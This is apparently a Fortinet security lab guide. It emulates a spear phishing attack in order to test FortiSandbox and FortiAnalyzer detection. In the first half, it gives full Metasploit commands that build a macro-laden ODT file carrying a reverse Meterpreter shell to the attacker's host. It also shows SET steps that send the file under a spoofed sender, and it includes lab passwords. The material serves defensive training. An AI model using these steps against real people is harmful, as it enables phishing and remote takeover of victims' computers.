

Exercise 2: Launching a Spear Phishing Campaign

To emulate the social engineering attack

1. Return to the Kali Linux RDP session.
2. In the first terminal window, where you started the sendmail server, enter the following command to start the Metasploit console:

msfconsole

```
(root@kali)~[~/CyberSecurity/phishing]
# msfconsole

Metasploit tip: Metasploit can be configured at startup, see msfconsole
--help to learn more

https://metasploit.com

[ metasploit v6.4.9-dev ]
+ -- --[ 2420 exploits - 1248 auxiliary - 423 post ]
+ -- --[ 1465 payloads - 47 encoders - 11 nops ]
+ -- --[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > █
```

3. Once the msf6 prompt appears, enter the following commands to create the malicious file:

```
use exploit/multi/fileformat/libreoffice_macro_exec
```

```
set LHOST 100.64.1.21
```

```
set LPORT 443
```

exploit

```
msf6 > use exploit/multi/fileformat/libreoffice_macro_exec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(multi/fileformat/libreoffice_macro_exec) > set LHOST 100.64.1.21
LHOST => 100.64.1.21
msf6 exploit(multi/fileformat/libreoffice_macro_exec) > set LPORT 443
LPORT => 443
msf6 exploit(multi/fileformat/libreoffice_macro_exec) > exploit

[+] librefile.odt stored at /root/.msf4/local/librefile.odt
msf6 exploit(multi/fileformat/libreoffice_macro_exec) >
```

4. Make a note of the resulting malicious filename and where it is stored.

Note that the commands above reflect other procedures associated with Group ABC. First, the `set LHOST` command instructs the artifact to establish the initial access to the target by calling back to the IP address of the Kali Linux VM. Alternatively, you can use an FQDN instead of an IP address. This gives Group ABC the ability to change the IP address of the listening host by



updating only the DNS records of the domain they are using for this attack.

Second, the set LPORT command forces the target to use port TCP/443 as the target for the reverse TCP session. This is part of the Group ABC evasive C&C techniques.

Even though the FortiAnalyzer event handlers in your lab will not look for these aspects, it is important to emulate the adversary as closely as possible to their TTPs. Detection (and mitigation) capabilities can always be improved under the security operations cycle.

5. Leave the terminal window that is running the Metasploit console open.

To create the spear phishing email

1. In the terminal window where you ran the SMTP enumeration attack, enter the following command to copy the malicious file that you created using Metasploit to your phishing folder:

```
mv /root/.msf4/local/librefile.odt /root/CyberSecurity/phishing/New-Patient-Intake-Form.odt
```

```
(root@kali)~[~]  
# mv /root/.msf4/local/librefile.odt /root/CyberSecurity/phishing/New-Patient-Intake-Form.odt
```

2. Change the present working directory to the phishing folder:

```
cd /root/CyberSecurity/phishing
```

3. Enter the following command to confirm that the malicious file has been moved to the correct folder:

ll

```
(root@kali)~[~]  
# cd /root/CyberSecurity/phishing/  
  
(root@kali)~[~/CyberSecurity/phishing]  
# ll  
total 28  
-rw-r--r-- 1 root root 14791 Jul 10 15:13 New-Patient-Intake-Form.odt  
-rw----- 1 root root 11893 Jul 10 13:24 email-users.txt
```

4. Enter the following command to start the Social-Engineer (SE) Toolkit:

```
setoolkit
```

5. Type y, and then press Enter to accept the terms of service.

Redistribution and use in source and binary forms, with or without modification, are permitted provided that the following conditions are met:

- * Redistributions of source code must retain the above copyright notice, this list of conditions and the following disclaimer.
- * Redistributions in binary form must reproduce the above copyright notice, this list of conditions and the following disclaimer in the documentation and/or other materials provided with the distribution.
- * Neither the name of Social-Engineer Toolkit nor the names of its contributors may be used to endorse or promote products derived from this software without specific prior written permission.

THIS SOFTWARE IS PROVIDED BY THE COPYRIGHT HOLDERS AND CONTRIBUTORS "AS IS" AND ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE ARE DISCLAIMED. IN NO EVENT SHALL THE COPYRIGHT OWNER OR CONTRIBUTORS BE LIABLE FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION) HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF SUCH DAMAGE.

The above licensing was taken from the BSD licensing and is applied to Social-Engineer Toolkit as well.

Note that the Social-Engineer Toolkit is provided as is, and is a royalty free open-source application.

Feel free to modify, use, change, market, do whatever you want with it as long as you give the appropriate credit where credit is due (which means giving the authors the credit they deserve for writing it).

Also note that by using this software, if you ever see the creator of SET in a bar, you should (optional) give him a hug and should (optional) buy him a beer (or bourbon - hopefully bourbon). Author has the option to refuse the hug (most likely will never happen) or the beer or bourbon (also most likely will never happen). Also by using this tool (these are all optional of course!), you should try to make this industry better, try to stay positive, try to help others, try to learn from one another, try stay out of drama, try offer free hugs when possible (and make sure recipient agrees to mutual hug), and try to do everything you can to be awesome.

The Social-Engineer Toolkit is designed purely for good and not evil. If you are planning on using this tool for malicious purposes that are not authorized by the company you are performing assessments for, you are violating the terms of service and license of this toolset. By hitting yes (only one time), you agree to the terms of service and that you will only use this tool for lawful purposes only.

Do you agree to the terms of service [y/n]:

You can ignore the is your network up message if you see it. Your Kali Linux VM does not have internet access and this check for new version failure is expected.

6. Type 1, and then press Enter to select the Social-Engineering Attacks module.

```
..##### ..##### ..#####
##.....## .....## ...
##.....## .....## ...
..##### ..##### ..#####
.....## .....## ...
##.....## .....## ...
..##### ..##### ..#####
[—] The Social-Engineer Toolkit (SET) [—]
[—] Created by: David Kennedy (ReL1K) [—]
      Version: 8.0.3
      Codename: 'Maverick'
[—] Follow us on Twitter: @TrustedSec [—]
[—] Follow me on Twitter: @HackingDave [—]
[—] Homepage: https://www.trustedsec.com [—]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:
1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set>
```

7. Type 5, and then press Enter to select the Mass Mailer Attack module.

```

[—] Codename: Maverick
[—] Follow us on Twitter: @TrustedSec
[—] Follow me on Twitter: @HackingDave
[—] Homepage: https://www.trustedsec.com
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.
```

8. Type 1, and then press Enter to select the E-Mail Attack Single Email Address module.

```

set> 5

Social Engineer Toolkit Mass E-Mailer

There are two options on the mass e-mailer, the first would
be to send an email to one individual person. The second option
will allow you to import a list and send it to as many people as
you want within that list.

What do you want to do:

1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer

99. Return to main menu.

set:mailer>
```

9. Type 2, and then press Enter to select One-Time Use Email Template.

To set parameters for the email

1. Continuing in the SE Toolkit, at the Subject of the email prompt, type New Patient Intake.
2. At the Send the message as html or plain prompt, type h, and then press Enter.
3. At the Enter the body of the message prompt, type a single line of text, press Enter, type END, and then press Enter again.

To summarize, you have typed a single line of text as the body of the message—in the example image, this message body is Hi Bob. There is a new patient intake file for you to review. Please get to it at your earliest convenience. You could construct a longer, more compelling message that leverages social engineering techniques to lure the user to execute the malicious file.

4. Continuing in the SE Toolkit, at the Send email to prompt, type bob@acmecorp.net.
5. Type 2 to select the Use your own server or open relay option.
6. At the From address prompt, type admin@acmecorp.net.
7. At the The FROM NAME the user will see prompt, type Administrator.
8. At the Username for open-relay prompt, press Enter to leave it empty.
9. At the Password for open-relay prompt, press Enter to leave it empty.
10. At the SMTP email server address prompt, type 127.0.0.1.
11. At the Port number for the SMTP server prompt, press Enter to accept the default value of 25.
12. At the Flag this message/s as high priority prompt, type yes, and then press Enter.
13. At the Do you want to attach a file prompt, type y, and then press Enter.
14. At the Enter the path to the file you want to attach prompt, type
/root/CyberSecurity/phishing/New-Patient-Intake-Form.odt.

15. At the Do you want to attach an inline file prompt, type n, and then press Enter.

```
set:phishing> Subject of the email: New Patient Intake
set:phishing> Send the message as html or plain? 'h' or 'p' [p]: h
[!] IMPORTANT: When finished, type END (all capital) then hit {return} on a new line.
set:phishing> Enter the body of the message, type END (capitals) when finished: Hi Bob. There is a new patient intake form for you to review. Please get to it at your earliest convenience.
Next line of the body: END
set:phishing> Send email to: bob@acmecorp.net

1. Use a gmail Account for your email attack.
2. Use your own server or open relay

set:phishing>2
set:phishing> From address (ex: moo@example.com): admin@acmecorp.net
set:phishing> The FROM NAME the user will see: Administrator
set:phishing> Username for open-relay [blank]:
Password for open-relay [blank]:
set:phishing> SMTP email server address (ex. smtp.youremailserveryouown.com): 127.0.0.1
set:phishing> Port number for the SMTP server [25]:
set:phishing> Flag this message/s as high priority? [yes/no]: yes
Do you want to attach a file - [y/n]: y
Enter the path to the file you want to attach: /root/CyberSecurity/phishing/New-Patient-Intake-Form.odt
Do you want to attach an inline file - [y/n]: n
[*] SET has finished sending the emails

Press <return> to continue
```

It is very important that you ensure that the email parameters that you type match the instructions exactly. Pay special attention to the path of the file you want to attach—make sure the filename is correct and that it is located in the folder you specify. The filename and filepath are case sensitive.



If you see an error, press Ctrl+C, and then start over again.

Verify Detection

You will verify that the malicious email is detected on both FortiSandbox and FortiAnalyzer.

To verify FortiSandbox detection

1. On the bastion host, in Chrome, log in to the FortiSandbox GUI (10.200.4.213) with the following credentials:
 - Username: admin
 - Password: Fortinet1!
2. Navigate to **Dashboard > Status**, and then scroll down to the **Scan Statistics** section.

Scan Statistics - Last 24 Hours									
Inputs	Pending	Processing	Malicious	High Risk	Medium Risk	Low Risk	Clean	Other	Total
Device	0	0	1	0	0	0	0	0	1
Adapter	0	0	0	0	0	0	0	0	0
On Demand	0	0	0	0	0	0	0	0	0
Network Share	0	0	0	0	0	0	0	0	0
Sniffer	0	0	0	0	0	0	0	0	0
URL	0	0	0	0	0	0	0	0	0
All Sources	0	0	1	0	0	0	0	0	1

Realtime jobs as of Feb-16 15:41

You should see the malicious email.




The spear phishing attempt is successfully detected. However, the FortiSandbox and FortiMail environment is configured to allow the file through for the purposes of completing this exercise.

3. In the **Malicious** column, click the number.

In this example, the number is 1.

A list of detected files opens.

Action	Detection ↓	Filename	Rating	Malware	Source
	Jul 10 2024 16:21:27	New-Patient-Intake-Form.odt	Malicious	XML/Phishing.B61B!tr	100.64.1.21

4. Click the  icon to view job details.

The **Overview** window opens.

Malware XML/Phishing.B61B!tr

Overview

Basic Information

Job ID:

7226589740137335560

Status:

Done

Received:

2024-07-10 16:21:25-04:00

Started:

2024-07-10 16:21:26-04:00

Rated By:

AV Scan Engine

Submit Type:

FortiMail

Client IP:

100.64.1.21

Source IP:

100.64.1.21

Destination IP:

10.200.200.100

Digital Signature:

No

AI Mode:

ON

SIMNET:

OFF

Timeout Value:

180 seconds

Virus Total:

Details Information

Filename:

New-Patient-Intake-Form.odt

Scan Start Time:

2024-07-10 16:21:26-04:00

Scan End Time:

2024-07-10 16:21:27-04:00

Total Scan Time:

1 second

File Type:

txt

File Size:

14791 (bytes)

Embedded URL:

0

Email Sender:

admin@acmecorp.net

Email Receiver:

bob@acmecorp.net

MD5:

c25a370360f946f827d0ca06c8266a77

SHA1:

005f40cea4e2a16a5a751156f5db0c08aee36458

SHA256:

12b0555215d072d220c1508c339c58b5eb9fd8fcd70e6430b74c2dcae813db66

Submitted By:

bob@acmecorp.net

Submit Device:

FortiMail

VDOM:

acmecorp.net

Submitted Filename:


46AKLO8u013170-46AKLO8v0131700000.2024-07-10.16:21:25.2#New-Patient-Intake-Form.odt

To verify FortiAnalyzer detection

- Return to the FAZ-SiteB GUI, and then click **Incidents & Events**.
- Click **Event Monitor**.

All Events	By Endpoint	By Threat	System Events	Toggle Views	
	All Devices	Last 1 Day	2024-07-09 23:56:40 - 2024-07-10 23:56:40	<input type="checkbox"/> Show Acknowledged	
Search or type filters...					
<input type="checkbox"/>	Event	Event Status	Event Type	Count	Severity
<input type="checkbox"/>	XML/Phishing.B61B!tr (1)	Unhandled	Malware	1	Critical
<input type="checkbox"/>	FortiSandbox Detected Malv	Unhandled	Malware	1	Critical
					First Occurrence
					Last Update
					Handler
					Spearphishing handler

It may take a while for the incident to appear.



Do not proceed if FortiAnalyzer does not generate the correct event. Ask your instructor to help you troubleshoot your environment.


- Click **Fabric View > Automation > Playbook Monitor**.
- Confirm that the spear phishing playbook ran successfully.

Summary	Connectors	Playbook	Playbook Monitor	
			Search...	
<input type="checkbox"/>	Job ID	Playbook	Trigger	Status
<input type="checkbox"/>	2024-07-10 13:22:30.080294-07	Spear_Phishing_Attachment_Playbook	event(20240710100C 2024-07-10 13:22:30-0700	success(Scheduled:0/Running

- Double-click **Spear_Phishing_Attachment_Playbook**.
- Confirm that all three tasks were executed.

Playbook Tasks					
		Search...			
<input type="checkbox"/>	Task ID	Task	Start Time	End Time	Status
<input type="checkbox"/>	placeholder_4c03461e_adea_4970_8029_3abcb	Attach_Date_To_Incident	2024-07-10 13:22:32-0700	2024-07-10 13:22:33-0700	success
<input type="checkbox"/>	placeholder_32b07c26_d3e6_4915_9891_f4b02	Get_Events	2024-07-10 13:22:31-0700	2024-07-10 13:22:32-0700	success
<input type="checkbox"/>	placeholder_00f4d7f1_fac5_4354_a60a_3127a6	Incident_Spear_Phishing	2024-07-10 13:22:31-0700	2024-07-10 13:22:32-0700	success

- Click **Incidents & Events > Incidents**.
- Double-click the **Spear_Phishing_Attachment_Playbook** incident to open it.
- Click **Events**.




Verify the Attack

You will view the MITRE ATT&CK dashboard to determine if the attack is true or a false positive.


To verify the attack

1. Continuing on the **Incident & Events** page, click the **MITRE ATT&CK** tab, and then select **Attack**.
2. View the **Initial Access** column, and then verify that the **Phishing** technique is covered by an event handler.



To confirm that the email was received

1. On your bastion host, on the desktop, double-click the **Windows-Client** RDP shortcut.
2. Log in with the following credentials:
 - Username: CSLAB\Bob
 - Password: Passw0rd


 Make sure that the user is set to **CSLAB\Bob**. If a different username and domain are saved on the RDP GUI, you can click **More Choices > Use a different account** to specify the username and domain, as listed above.

3. Once the RDP session is established, double-click the Chrome shortcut.
4. Log in to the FortiMail (webmail) GUI (10.200.200.100) with the following credentials:
 - Username: bob
 - Password: Passw0rd

5. In your inbox, click the email to open it.

6. Confirm that you see both the email and the malicious attachment.

You do not need to open the attachment yet because you will open it in the next exercise.



7. Leave the RDP session to **Windows-Client** and the email open.

If you do not see the email or if the email does not contain an attachment, return to step 4 in the To create the spear phishing email on page 1 procedure, and then repeat the steps to send the email.



Note that, so far, you have only confirmed that the user Bob has received an email with the malicious file attached.

In the next exercise, you will download and execute the malicious file inside the target's network, using the Windows-Client VM.

LAB-CHALLENGE > Launching a Spear Phishing Campaign